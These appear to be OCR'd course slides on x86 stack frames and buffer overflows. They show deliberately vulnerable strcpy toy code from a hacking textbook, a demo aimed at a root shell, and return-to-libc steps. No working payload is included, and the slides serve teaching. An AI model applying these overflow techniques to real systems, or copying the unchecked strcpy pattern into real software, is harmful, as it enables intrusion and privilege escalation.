
x86 Stack Details

The compiled assembly code will then jump into the function's code.

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];
  ...
  // some code
  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
        {
          // do something
        }
  ...
}
```

$EIP will point here (roughly)




x86 Stack Details

var 1 will get pushed onto the stack

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];
  ...
  // some code
  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
        {
          // do something
        }
  ...
}
```




x86 Stack Details

buf2 will get pushed onto the stack

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];
  ...
  // some code
  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
        {
          // do something
        }
  ...
}
```




x86 Stack Details

Now lets see how data gets written onto the stack with a strcpy(buf2, buf), where buf2 ="AAAAA"

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];
  ...
  // some code
  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
        {
          // do something
        }
  ...
}
```

overflow!



Linux process Memory view

Program scratch space ----STACK------>
local (scoped) variables,
environment variables,
passed arguments,
return instruction pointers


RESERVED

dynamic space ------HEAP----->
malloc(...)
new(...)

Stack grows towards low memory

Heap grows towards high memory


Source:
http://www.tenouk.com/Bufferoverflowc/Bufferoverflow1c.html



Linux process Memory view..

- This is easier to comprehend when looking at hex code, and using GDB
- hard to comprehend when looking at C/C++ source code
- **This can differ per OS**
  - **Windows is different for stack, heap, and shared libraries (.dll in windows)**
  - **Likely the same in BSD**
  - ***Unsure about Solaris**

Source:
http://www.tenouk.com/Bufferoverflowc/Bufferoverflow1c.html



Toy Example

Take these two code segments

```
int check_auth(char *password){
  int auth_flag = 0;
  char password_buffer[16];

  strcpy(password_buffer, password);
  ...

  return auth_flag;
}
```

Think about what gets put on the stack, and the heap, and which way they grow

In which one is **auth_flag** exploitable by stack overflow?


```
int check_auth(char *password){
  char password_buffer[16];
  int auth_flag = 0;

  strcpy(password_buffer, password);
  ...

  return auth_flag;
}
```

Terminology: for an attacker, **return auth_flag;** is an execution control point in one of these

Construct their stacks



Toy example solution...

Example was from HAOE book (pages 122-126)
auth_overflow.c versus auth_overflow2.c

```
int check_auth(char *password){
  int auth_flag = 0;
  char password_buffer[16];

  strcpy(password_buffer, password);
  ...

  return auth_flag;
}
```

Here's *a* trick:
Data writes this direction in source code in vanilla systems

Targeting the stack frame

back to the auth_overflow2.c (page 126 in HAOE)


```
int check_auth(char *password){
  char password_buffer[16];
  int auth_flag = 0;

  strcpy(password_buffer, password);
  ...

  return auth_flag;
}

int main(int argc, char *argv[]){
  ...
  if(check_auth(argv[1]) ){
        // access granted
        }
}
```

The stack is a LIFO structure



Stack Frame Structure

each stack frame contains


- local variables for that function
- the return address
  - so EIP can be restored

When a function returns (finishes)

- the stack frame is popped off
- and return address is used to restore the EIP

If we can alter the return address, we can return to other places in memory


what could go wrong??? :)



Stack Frame Structure

This gets saved in the first lines of a function, which is the function "prologue".

these get pushed prior to jumping to the function



DEMO #1


We're going to exploit the stack frame to change the return address to jump to shellcode that we've hidden in the environment variables, to get a root shell

Goto slides @ the end to see walkthroughs

Return to lib c

Usually the stack is not executable (NX), as we will see next time.

- Can't use shellcode on the stack
  - no code injection! **D:**
- can still control `EIP` (by overriding a `RET` value on the stack)
  - can point it elsewhere and still spawn a shell
  - can point to dynamic-link library code!
    - must be a common dynamic library
    - must allow attacker to be flexible, and spawn shell or w/e
      - **`libc`**!
- Basic planning process:
  - Determine address of `system()`
  - determine address of `"/bin/sh" in memory`
  - determine address of `exit()`



Return to lib c

Basic execution of exploit:

1. fill up the vulnerable buffer up to the return address with garbage data
2. overwrite the return address with the address of `system`()
3. follow `system`() with the address of `exit`()
4. append the address of `"/bin/sh"`


- Its simple and sweet

When function calls happen

In general, CALL function_name does the following:

pushes in order on the stack:

- first the arguments
- then return address
- then base pointer

